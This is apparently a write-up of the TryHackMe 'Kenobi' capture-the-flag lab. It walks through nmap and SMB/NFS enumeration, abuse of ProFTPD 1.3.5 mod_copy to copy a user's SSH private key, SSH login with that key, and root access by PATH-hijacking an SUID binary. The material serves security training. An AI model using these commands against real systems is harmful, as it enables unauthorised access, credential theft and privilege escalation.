

# Kenobi



I usually check first for the meaning behind the name of the challenge which is Kenobi. "Kenobi" is a name associated with the fictional character Obi-Wan Kenobi in the Star Wars universe. Obi-Wan Kenobi is known for his wisdom, mentorship, and commitment to the Jedi Order. I don't know what this could possibly mean but maybe we would understand it while walking through.

## -Deploy the vulnerable machine :



As indicated in the introduction, this room will address:

- Accessing a Samba share.
- Manipulating a vulnerable version of ProFtpd to gain initial access.
- Escalate your privileges to root via an SUID binary.



first we have to connect our machine to the vpn, and use nmap to check the open ports.

Make sure you're connected to their network and deploy the machine.

```
sudo openvpn <xyz.ovpn>
```

```
sudo nmap -sV -sC < MACHINE_IP >
```

PORT	STATE	SERVICE	VERSION
<u>21/tcp</u>	open	ftp	<u>ProFTPD 1.3.5</u>
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
<u>80/tcp</u>	open	http	<u>Apache httpd 2.4.18 ((Ubuntu))</u>
111/tcp	open	rpcbind	2-4 (RPC #100000)
<u>139/tcp</u>	open	netbios-ssn	<u>Samba smbd 3.X - 4.X (workgroup: WORKGROUP)</u>
<u>445/tcp</u>	open	netbios-ssn	<u>Samba smbd 3.X - 4.X (workgroup: WORKGROUP)</u>
2094/tcp	open	nfs-acl	2-3 (RPC #100227)

## Scan the machine with nmap, how many ports are open?

As is evident, there are seven open ports.

## -Enumerating Samba for shares :




what is Samba ? its a network file system. it allows 1) file sharing between different operating systems, 2) printer sharing so that multiple users from various operating systems can print to them and 3) interoperability which means that is designed to ensure compatibility with Windows networking protocols, making it possible for Windows and non-Windows systems to work together smoothly.



Samba is based on the common client/server protocol of Server Message Block (SMB). SMB is developed only for Windows, without Samba, other computer platforms would be isolated from Windows machines, even if they were part of the same network.

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse < MACHINE_IP >
```

we are checking the network on the 445 port which is one of the default ports for SMB. ‘`smb-enum-shares.nse`’ is used to discover the shared directories and ‘`smb-enum-users.nse`’ is used to enumerate user accounts on the target SMB server.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is '(kali㉿kali)-[~/Desktop]'. The command run is `nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.30.120`. The output shows the following results:

```
(kali㉿kali)-[~/Desktop]
$ nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.30.120
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-03 07:23 EDT
Nmap scan report for 10.10.30.120
Host is up (0.11s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\\10.10.30.120\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\\10.10.30.120\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\\home\\kenobi\\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\\10.10.30.120\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\\var\\lib\\samba\\printers
|     Anonymous access: <none>
|     Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 13.75 seconds
```

## Using the nmap command above, how many shares have been found?

as you can see there's only three shares.  
IPC\$, print\$ and anonymous.



to inspect the shares we use smbclient.

```
smbclient //<MACHINE_IP>/anonymous
```

The screenshot shows a terminal window titled 'kali@kali: ~/Desktop'. The terminal displays a session with the command-line interface 'smbclient'. The user has connected to a share at '10.10.30.120/anonymous' and is prompted for a password. The user types an empty string as the password. The terminal then lists available commands, shows the current directory structure, and performs a file transfer operation ('get log.txt'). The right side of the screen features a dark-themed desktop environment with icons for 'File System', 'Home', and 'Machine'.

```
(kali㉿kali)-[~/Desktop]
$ smbclient //10.10.30.120/anonymous
Password for [WORKGROUP]kali]:
Try "help" to get a list of possible commands.
smb: > help
?
blocksize      allinfo      altname      archive      backup
cancel        cancel       case_sensitive cd           chmod
chown         close        del          deltree      dir
du            echo         exit         get          getfacl
getreas       hardlink    help         history     losize
lcd           link         lock         lowercase  ls
l             mask         md           mget        mkdir
more          mput        newer        notify      open
posix         posix_encrypt posix_open   posix_mkdir posix_rmdir
posix_unlink posix_whoami print        prompt     put
pwd           q            queue       quit        readlink
rd             recurse     reget      rename     reput
rm             rmdir       showacls  setea      setmode
scopy         stat         symlink    tar         tarmode
timeout       translate   unlock     volume    uid
wdel         logon       listconnect showconnect tcon
tdis          tid         utimes    logoff    ..
!
smb: > ls
.
..
log.txt
D 0 Wed Sep 4 06:49:09 2019
D 0 Wed Sep 4 06:56:07 2019
N 12237 Wed Sep 4 06:49:09 2019
9204224 blocks of size 1024. 6876568 blocks available
smb: > get log.txt
getting file \log.txt of size 12237 as log.txt (30.9 Kilobytes/sec) (average 30.9 Kilobytes/sec)
smb: > █
```

the password is empty string.

i used **get** to install the file, we also could use the command bellow to install the files recursively.

```
smbget -R smb://<MACHINE_IP>/anonymous
```

**smbget** → install the files on our machine.

**-R** → recursive.

```

File Actions Edit View Help
GNU nano 6.4
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSt/v7KLUz0wWxSyk+F7gYhVzsbfqKCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]---+
|          . . .
|         ..=+
|        . So.++o.
|       o ...+oo.Bo*o
|      o o ..o+.@oo
|       . . E .o+=.
|           oBo.
+---[SHA256]---+
# This is basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.
ServerName          "ProFTPD Default Installation"
ServerType          standalone
DefaultServer       on
# Port 21 is the standard FTP port.
Port               21
# Don't use IPv6 support by default.
UseIPv6            off
# Umask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask              022

```

The screenshot shows a terminal window on a Kali Linux desktop. The terminal is running the nano editor on a file named 'log.txt'. The screen displays the generation of an RSA key pair and the configuration of a ProFTPD server. Several lines of text are highlighted with red boxes, specifically the SSH key fingerprint, the ProFTPD configuration settings, and the port number 21.

when opening the file we just installed, we could find the SSH key for the user, and some other information about the ProFTPD server.

## What port is FTP running on?

21



When an RPC service is started, it tells rpcbind the address at which it is listening and the RPC program number its prepared to serve.

**RPC:** is a protocol that one program can use to request a service from a program located on another computer in a network.

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount MACHINE_IP
```

this is used to perform network scanning on port 111.


**-script** : is used to run a script against the target machine and gather information.

**nfs-ls** : list the files and directories.

**nfs-statsfs** : gives out information about the amount of free space, file system block size and more.

**nfs-showmount** : show the available exports and the shared directories. Note that in this context, the term 'exports' essentially refers to the 'mounts' they are inquiring about."

## What mount can we see?



```
(kali㉿kali)-[~/Desktop/Machine]
$ sudo nmap -p 111 --script=nfs-ls,nfs-statsfs,nfs-showmount 10.10.118.68
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-03 12:08 EDT
Nmap scan report for 10.10.118.68
Host is up (0.094s latency).

PORT      STATE SERVICE
111/tcp    open  rpcbind
[nfs-showmount:
 /var *
 nfs-ls: Volume /var
   access: Read Lookup NoModify NoExtend NoDelete NoExecute
 PERMISSION  UID  GID  SIZE  TIME   FILENAME
 rwxr-xr-x  0    0    4096  2019-09-04T08:53:24 .
 rwxr-xr-x  0    0    4096  2019-09-04T12:27:33 ..
 rwxr-xr-x  0    0    4096  2019-09-04T12:27:49 backups
 rwxr-xr-x  0    0    4096  2019-09-04T10:37:44 cache
 rwxrwxrwt  0    0    4096  2019-09-04T08:43:56 crash
 rwxrwsr-x  0    50   4096  2016-04-12T20:14:23 local
 rwxrwxrwx  0    0    9     2019-09-04T08:41:33 lock
 rwxrwxr-x  0    108  4096  2019-09-04T10:37:44 log
 rwxr-xr-x  0    0    4096  2019-01-29T23:27:41 snap
 rwxr-xr-x  0    0    4096  2019-09-04T08:53:24 www
[nfs-statsfs:
  Filesystem  1K-blocks  Used   Available  Use%  Maxfilesize  Maxlink
  /var        9204224.0 1836516.0 6877112.0 22%       16.0T          32000
]

Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds
(kali㉿kali)-[~/Desktop/Machine]
$
```


/var

## -Gain initial access with ProFtpd:



ProFtpd allows users to transfer files and data between computers over a network, typically using the FTP and FTPS (FTP Secure) protocols.

## What is the version?



```
kali㉿kali:[~/Desktop/Machine] $ sudo nmap -sV -sc 10.10.118.68
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-03 12:12 EDT
Nmap scan report for 10.10.118.68
Host is up (0.098s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3ad834149e95d168d3b0f057be2c0ae (RSA)
|   256 f8277d642997e6f8654652277c81d8a (ECDSA)
|   256 5a06edeb6b567e4c01deabcbfa3379 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/admin.htm
| http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3      36225/tcp6 mountd
|   100005  1,2,3      38673/tcp   mountd
|   100005  1,2,3      42653/udp6 mountd
|   100005  1,2,3      56771/udp   mountd
|   100021  1,3,4      35093/tcp6 nlockmgr
|   100021  1,3,4      46605/tcp   nlockmgr
|   100021  1,3,4      52038/udp6 nlockmgr
|   100021  1,3,4      60714/udp   nlockmgr
|   100227  2,3       2049/tcp   nfs_acl
|   100227  2,3       2049/tcp6  nfs_acl
|   100227  2,3       2049/udp   nfs_acl
|   100227  2,3       2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

### 1.3.5

## How many exploits are there for the ProFTPD running?

we could use `searchsploit` to find exploits, it's basically just a command line search tool for [exploit-db.com](https://exploit-db.com).

```
searchsploit ProFTPD 1.3.5
```

A screenshot of a terminal window titled "kali@kali: ~/Desktop/Machine". The terminal shows the command \$ searchsploit proftpd 1.3.5 and its output. The output lists four exploit titles for ProFTPD 1.3.5:

Exploit Title	Path
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36903.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)	linux/remote/49908.py
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt

Shellcodes: No Results

4 exploits.

⚠️ The mod\_copy module implements **SITE CPFR** and **SITE CPTO** commands, which can be used to copy files/directories from one place to another on the server.

⚠️ We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.

but how did we know where the id\_rsa is ?

```

kali@kali: ~/Desktop/Machine x kali@kali: ~/Downloads x
File Actions Edit View Help
GNU nano 6.4 log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSL/v7KLUZ:0WlxSyk+F7gYhVzsbfqKCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]---+
|          . o . |
|         ..=+o. |
|        . So.++o. |
|       o ...+oo.Bo*o |
|      o o ...o+@oo |
|       . . E .o+= . |
|           oBo. |
+---[SHA256]---+
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.
ServerName          "ProFTPD Default Installation"
ServerType          standalone
DefaultServer       on
# Port 21 is the standard FTP port.
Port                21
# Don't use IPv6 support by default.
UseIPv6            off
# Umask 022 is a good standard umask to prevent new dirs and files

```

File System  
Home  
Machine

firstly, we connect to the server with the ftp port. then copy and paste the file using both SITE CPFR and SITE CPTO commands.

```

SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa

```

Now, we proceed to mount the `/var/tmp` directory from their machine onto ours, as indicated.

```

sudo mkdir /mnt/kenobiNFS
sudo mount < MACHINE_IP >:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
sudo cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@< MACHINE_IP >

```

We will start by creating a directory, and then proceed to mount the files located in the '`/var`' directory into the '`/mnt/kenobiNFS`' directory. After that, we will check the permissions of the '`kenobiNFS`' directory. Next, we will copy the '`id_rsa`' file from the '`/tmp`' directory to the current directory using the '`.`' symbol. Finally, we will grant the

appropriate access permissions to the '`id_rsa`' file in order to have the capability to read its contents and connect to the shell using the private '`kenobi`' identity.

---

## What is Kenobi's user flag (/home/kenobi/user.txt)?

```
(kali㉿kali)-[~/Desktop/Machine]
$ sudo ssh -i id_rsa kenobi@10.10.118.68
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.

Last login: Sun Sep  3 11:58:33 2023 from 10.18.5.216
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0
kenobi@kenobi:~$
```

first flag down.

---

## -Privilege Escalation with path variable manipulation:



You can revisit <https://tryhackme.com/room/kenobi> to gain a better understanding of SUID, SGID, and Sticky Bits.

we should look for files in the system where they have the +s permission set.

## What file looks particularly out of the ordinary?

`/usr/bin/menu`

---

## Run the binary, how many options appear?

```

kenobi@kenobi:~$ /usr/bin/menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
HTTP/1.1 200 OK
Date: Sun, 03 Sep 2023 17:07:35 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 04 Sep 2019 09:07:20 GMT
ETag: "c8-591b6884bbed2"
Accept-Ranges: bytes
Content-Length: 200
Vary: Accept-Encoding
Content-Type: text/html

kenobi@kenobi:~$ /usr/bin/menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :2
4.8.0-58-generic
kenobi@kenobi:~$ /usr/bin/menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
eth0      Link encap:Ethernet HWaddr 02:c4:47:97:da:e3
          inet addr:10.10.118.68 Bcast:10.10.255.255 Mask:255.255.0.0
          inet6 addr: fe80::c4:47ff:fe97:dae3/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:9001 Metric:1
            RX packets:2635 errors:0 dropped:0 overruns:0 frame:0
            TX packets:2559 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:205548 (205.5 KB) TX bytes:298784 (298.7 KB)

lo       Link encap:Local Loopback

```

three.



lets check strings of the `/usr/bin/menu`

```

kenobi@kenobi:/tmp$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__mon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-
AwAVA
AUATL
[JAA]A^A_
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
invalid choice
:+$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609
crstuffed.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.7594
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
menu.c
__FRAME_END__
__JCR_END__
__init_array_end
__DYNAMIC

```

We utilized `curl` to retrieve and display the HTTP headers of a response.

we execute those commads:


```
echo /bin/sh > curl
chmod 777 curl
export PATH=/tmp:$PATH
/usr/bin/menu
```

which mean:

- we created a copy of the `/bin/sh` shell binary and named it "curl."
- `/bin/sh` is often a symbolic link to the default system shell, which is usually Bash or another shell.
- By copying it and naming it `curl`, you've essentially created a shell binary that looks like the `curl` command.
- we adjusted the permissions on the `curl` binary to ensure that it can be executed. This step is necessary because the copied shell binary may not initially have execute permissions.
- You modified your PATH environment variable to include the directory where our `curl` binary is located.
- When running `/usr/bin/menu` our `curl` (which is actually your copied `/bin/sh` shell), inherits those elevated privileges that were held by the parent process `/usr/bin/menu`. As a result, you gain a shell with root privileges.

---

## What is the root flag (`/root/root.txt`)?



```
kenobi@kenobi:/tmp$ /usr/bin/menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# ls
curl  systemd-private-638bcec0791a46e589710af7289936a2-systemd-timesyncd.service-jIlko9
# cat /root/root.txt
177b
```



Finally, I want to draw attention to the initial statement in the writeup, where I mentioned "Kenobi." It's interesting to note that the term "mounted" was also used during the process of copying the files from their machine to our machine. Perhaps this naming choice is related to that aspect of the operation.